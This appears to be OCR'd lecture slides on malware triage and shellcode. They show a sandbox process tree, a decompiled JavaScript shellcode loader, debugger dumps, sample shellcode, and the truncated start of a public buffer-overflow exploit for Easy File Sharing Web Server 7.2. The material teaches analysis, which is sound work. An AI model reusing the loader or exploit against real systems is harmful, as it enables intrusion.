HKEY_LOCAL_MACHINE\SYSTEM\Acrobatviewercpp473
```

Process and service actions ⓘ

Processes Created


```
"C:\Users\<USER>\AppData\Local\Temp\Prove_di violazione_dei diritti_di proprieta intellettuale.exe"
"C:\Users\<USER>\AppData\Local\Temp\images/Images.exe"
"C:\Windows\system32\rundll32.exe" "C:\Users\<USER>\AppData\Local\Temp\version.dll",#1
"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16514043
"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\Users\user\AppData\Local\Temp\mgznzu21.ism\images\Document.pdf"
"C:\Program Files\Google\Chrome\Application\chrome.exe" --remote-debugging-port=9222 --profile-directory=Default "--user-data-dir=C:\Users\user\AppData\Local\Google\Chrome\User Data" --restore-last-
session --remote-allow-origins=* --disable-gpu --headless --no-sandbox --window-size=1,1 --window-position=10000,10000
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1028,12745278596723723066,10470945016072068243,131072 --
disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1580 /prefetch:8
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1268,17181874829165249672,8062840650666650146,131072 --
disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1520 /prefetch:8
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1268,2617176279457454017,15736975433763706546,131072 --
disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1560 /prefetch:8
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1272,2810708102707452894,7637848526314564135,131072 --
disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1460 /prefetch:8
```

https://academy.tcm-sec.com/p/practical-malware-analysis-triage



Advance Static Analysis

Assembly Language, Decompiling, & Disassembling



10.2.99.4 - Remote Desktop Connection
C:\Tools\View8-main\testouput - Notepad++ [Administrator]
File
Edit
Search
View
Encoding
Language
Settings
Tools
Macro
Run
Plugins
Window
?
testouput

```
function func_unknown()
{
    r0 = func_unknown_000003F004DDD9D1
    return func_unknown_000003F004DDD9D1
}
function func_unknown_000003F004DDD9D1(a0, a1, a2, a3, a4)
{
    r0 = a1("ffi-napi")
    r1 = a1("ref-napi")
    r15 = new [252, 72, 129, 228, 240, 255, 255, 255, 232, 208, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72,
    r2 = "Buffer"["from"](r15)
    r6 = r1["refType"](r1["types"]["void"])
    r7 = r1["refType"](r1["types"]["void"])
    r8 = r1["refType"](r1["types"]["uint32"])
    r15 = new {"VirtualAlloc": null, "RtlMoveMemory": null, "CreateThread": null, "WaitForSingleObject":
    r17 = new [0, 0]
    r17[0] = r7
    r19 = new [0, 0, 0, 0]
    r19[0] = r7
    r19[1] = r1["types"]["uint64"]
    r19[2] = r1["types"]["uint32"]
    r19[3] = r1["types"]["uint32"]
    r17[1] = r19
    r15["VirtualAlloc"] = r17
    r17 = new [0, 0]
    r17[0] = r1["types"]["void"]
    r19 = new [0, 0, 0]
    r19[0] = r7
    r19[1] = r7
    r19[2] = r1["types"]["uint64"]
    r17[1] = r19
    r15["RtlMoveMemory"] = r17
    r17 = new [0, 0]
    r17[0] = r6
    r19 = new ["pointer", 0, 0, 0, 0, 0]
    r19[1] = r1["types"]["uint64"]
    r19[2] = r7
    r19[3] = r7
    r19[4] = r1["types"]["uint32"]
    r19[5] = r8
    r17[1] = r19
    r15["CreateThread"] = r17
```

https://academy.tcm-sec.com/p/practical-malware-analysis-triage


Advance Dynamic Analysis

Debugging,Carving Information



```
     004014C8   83E2 FC          and edx,FFFFFFFC
     004014CB   89D0             mov eax,edx
     004014CD   C1E8 02          shr eax,2
     004014D0   89DE             mov esi,ebx
     004014D2   89C1             mov ecx,eax
     004014D4   F3:A5            rep movsd
EIP  004014D6   8B45 E4          mov eax,dword ptr ss:[ebp-1C]
     004014D9   FFD0             call eax
     004014DB   B8 00000000      mov eax,0
     004014E0   8D65 F0          lea esp,dword ptr ss:[ebp-10]
     004014E3   59               pop ecx
     004014E4   5B               pop ebx
     004014E5   5E               pop esi
     004014E6   5F               pop edi
     004014E7   5D               pop ebp
     004014E8   8D61 FC          lea esp,dword ptr ds:[ecx-4]
     004014EB   C3               ret
     004014EC   66:90            nop
     004014EE   66:90            nop
     004014F0   55               push ebp
     004014F1   89E5             mov ebp,esp
     004014F3   57               push edi
     004014F4   56               push esi
     004014F5   53               push ebx

eax=30 '0'
dword ptr ss:[ebp-1C]=[0061FEFC]=00160000

.text:004014D6 test2.exe:$14D6 #8D6
```

```
Address   Hex                                               ASCII
00160000  FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B  üè....`.å1Àd.P0.
00160010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C  R..R..r(.·J&1ÿ¬<
00160020  61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52  a|., ÁÏ..ÇâòRW.R
00160030  10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20  ..J<.L.xãH.ÑQ.Y 
00160040  01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC  .Ó.I.ã:I.4..Ö1ÿ¬
00160050  C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75  ÁÏ..Ç8àuö.}ø;}$u
00160060  E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3  äX.X$.Óf..K.X..Ó
00160070  8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF  ....Ð.D$$[[aYZQÿ
00160080  E0 5F 5F 5A 8B 12 EB 8D 5D 6A 01 8D 85 B2 00 00  à__Z..ë.]j...²..
00160090  00 50 68 31 8B 6F 87 FF D5 BB F0 B5 A2 56 68 A6  .Ph1.o.ÿÕ»ðµ¢Vh¦
001600A0  95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47  .½.ÿÕ<.|..ûàu.»G
001600B0  13 72 6F 6A 00 53 FF D5 6E 6F 74 65 70 61 64 2E  .roj.SÿÕnotepad.
001600C0  65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 00  exe.............
001600D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001600E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused   Dump: 00160000 -> 00160000 (0x00000001 bytes)
```



https://academy.tcm-sec.com/p/practical-malware-analysis-triage


02

Shellcode

What is Shellcode?

Shellcode is a lightweight piece of machine-level code used to deliver specific instructions directly to a system’s memory.

It’s most commonly associated with exploitation, where it's injected into a vulnerable process to execute a predefined task,



```
mov     rcx, rsi
call    qword ptr [rbx+38h]
mov     rbp, rax
test    rax, rax
jz      loc_21F
lea     rdi, loc_103
lea     r15, loc_F7
sub     edi, r15d
js      loc_21F
lea     r9, [rsp+48h+arg_0]
mov     edx, edi
mov     r8d, 40h ; '@'
mov     r14d, edi
mov     rcx, rax
call    qword ptr [rbx+60h]
test    eax, eax
jz      loc_21F
mov     r8d, edi
mov     rdx, r15
mov     rcx, rbp
call    near ptr 26D7h
mov     r8d, [rsp+48h+arg_0]
lea     r9, [rsp+48h+arg_8]
mov     edx, r14d
mov     rcx, rbp
call    qword ptr [rbx+60h]
lea     rdx, [rbx+5D0h]
mov     rcx, rsi
call    qword ptr [rbx+38h]
mov     rsi, rax
test    rax, rax
jz      short loc_21F
lea     rdi, sub_117
```

https://en.wikipedia.org/wiki/Shellcode


Characteristics of Shellcode

- **Compact and Efficient:** Shellcode is designed to be small and efficient to avoid detection and fit into small memory spaces.
- **System-Level Access:** It often aims to gain low-level system access, which can be used to bypass security mechanisms.
- **Written in Machine Code:** Shellcode is usually written in machine code, the lowest-level programming language, because it needs to interact directly with the operating system at a fundamental level.
- **Platform-Specific:** It is often specific to a particular processor architecture and operating system.

Reference: https://hadess.io/shellcode-development/

Structure of Shellcode


1. **Setup/Bootstrap Code**: Initializes registers, stack, or environment to ensure the payload runs smoothly.
2. **Payload**: The main task of the shellcode, like spawning a shell, downloading a file, or connecting back to an attacker.
3. **Exit Routine**: Ensures the program exits gracefully without crashing the target system.



```
[BITS 32]
CLD                     ; Setup
PUSH 0x006e616c         ;push "Corelan" to stack
PUSH 0x65726f43
MOV EBX,ESP             ;save pointer to "Corelan" in EBX

PUSH 0x00206e61         ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP             ;save pointer to "You have been..." in ECX

XOR EAX,EAX
PUSH EAX                ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI                  ;MessageBoxA

XOR EAX,EAX              ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX                  ;ExitProcess(0)
```

Reference: https://seedsecuritylabs.org/Labs_20.04/Files/Shellcode/Shellcode.pdf

Structure of Shellcode



```
push 0x90646c72
push 0x6f77206f
push 0x6c6c6568
```

Diagram of stack usage for storing characters

Reference: *https://www.kayssel.com/post/introduction-to-the-creation-of-shellcodes/*

Shellcode Delivery Methods

Exploitation of Vulnerabilities:
Attackers leverage software bugs (e.g., buffer overflows) to inject shellcode directly into memory.


Malicious Files:
Embedded in documents, scripts, or executables shared through phishing emails or downloads.

Network-Based Delivery:
Sent via malicious payloads in network packets, exploiting protocols or services.

Reference: https://hadess.io/shellcode-development/

Shellcode Delivery Methods -

Exploitation of Vulnerabilities




Easy File Sharing Web Server 7.2 - Stack Buffer Overflow

Author: REBEYOND

Type: REMOTE

Platform: WINDOWS


Date: 2018-04-18



```
import requests
host='192.168.50.30'
port='80'

buf='A'*4071
buf +='\x12\x45\xfa\x7f' #jmp esp
buf +='A'*12
buf +='\xeb\x36'  #jmp 0x36
buf +='A'*42
buf +='\x60\x30\xc7\x61'*2 #must be valid address
buf +='A'*4
#shellcode to execute calc.exe on remote server
buf += "\xdb\xdc\xd9\x74\x24\xf4\x58\xbb\x24\xa7\x26\xec\x33"
buf += "\xc9\xb1\x31\x31\x58\x18\x03\x58\x18\x83\xe8\xd8\x45"
buf += "\xd3\x10\xc8\x08\x1c\xe9\x08\x6d\x94\x0c\x39\xad\xc2"
